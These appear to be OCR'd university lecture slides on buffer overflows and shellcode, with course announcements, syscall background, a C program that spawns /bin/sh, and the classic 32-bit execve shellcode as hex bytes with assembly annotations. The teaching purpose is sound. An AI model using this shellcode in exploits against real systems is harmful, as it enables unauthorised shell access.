(Advanced) Computer Security!

Software Security

Buffer Overflow Vulnerabilities, Attacks, and Defenses

(part III)

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CS 476/594 – Computer Security

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https://www.traviswpeters.com/cs476

Today

Reminder!
Please update your Slack, GitHub, Zoom
(first/last name, professional photo/background)

- Announcements
  - Markdown -> follow class example; always check how your Markdown renders on GitHub!
  - Lab 03 released -> extended deadline! (due 03/02/2021)

- Learning Objectives
  - Review the layout of a program in memory & stack layout
  - Understand buffer overflows & vulnerable code
  - Challenges in exploiting buffer overflow vulnerabilities
  - Grasp major challenges and solutions of "shellcode"
  - Countermeasures (e.g., ASLR, StackGuard, non-executable stack)

1. Overwrite the RA
2. injecting attack code

Shellcode


buffer overflow -> launch a shell

Recall: Invoking Syscalls

Not your everyday function call...

syscall = how a program enters the kernel to perform a (privileged) task

Try:
$ man syscalls



Shellcode

- **Goals:** Launch a shell -> minimize payload, maximize access/opportunity

  Q: HOW?!

Shellcode

- **Goals:** Launch a shell -> minimize payload, maximize access/opportunity
- **Approach 1:**
  -> Write a shellcode program in C
  -> Compile it -> "badfile"
  -> Get victim to read in "badfile" (buffer overflow!)
  -> run our shellcode


```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main()
{
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
    return 0;
}
```

Challenges:

- Loader issue
- Zeros in the code


Shellcode

- **Goals:** Launch a shell -> minimize payload, maximize access/opportunity
- **Approach 2:** Directly write assembly code (machine instructions) for launching a shell.
  - Many ways to write shellcode…
  - We look at one way that uses **execve("/bin/sh", argv, 0)** to run a shell



-> Check out other ways!
http://shell-storm.org/shellcode/

Shellcode



Example: How to invoke a shell?

-> execve("/bin/sh", argv, 0)

["/bin/sh", 0]

1. Load registers

prepare to make a syscall

syscall number

EAX = 0x0000000b (11)

1st argument

EBX = address of "/bin/sh" string

2nd argument

ECX = address of the argv array

argv[0] = address of "/bin/sh" string
argv[1] = 0 (no more args.)

3rd argument

EDX = 0

no env. vars. to pass

2. Then -> INT 0x80

trap to kernel and invoke syscall specified in EAX


Shellcode Explained


32-bit shellcode

```
"\x31\xc0"              # xorl    %eax,%eax
"\x50"                  # pushl   %eax
"\x68""//sh"            # pushl   $0x68732f2f
"\x68""/bin"            # pushl   $0x6e69622f
"\x89\xe3"              # movl    %esp,%ebx
"\x50"                  # pushl   %eax
"\x53"                  # pushl   %ebx
"\x89\xe1"              # movl    %esp,%ecx
"\x99"                  # cdq
"\xb0\x0b"              # movb    $0x0b,%al
"\xcd\x80"              # int     $0x80
```

Context:

- The "badfile" was read in
- The stack was overwritten ("buffer overflow")
- RA returned landed us in our NOP sled
  -> slide into shellcode
- Now start executing shellcode...





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

```

Set EAX = 0 using XOR "trick"
Push EAX onto stack
i.e., set the null terminator for the following string...





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```


Push string "/bin//sh" (in reverse order)

Set EBX to start of shell string
(which we just pushed onto the stack!)



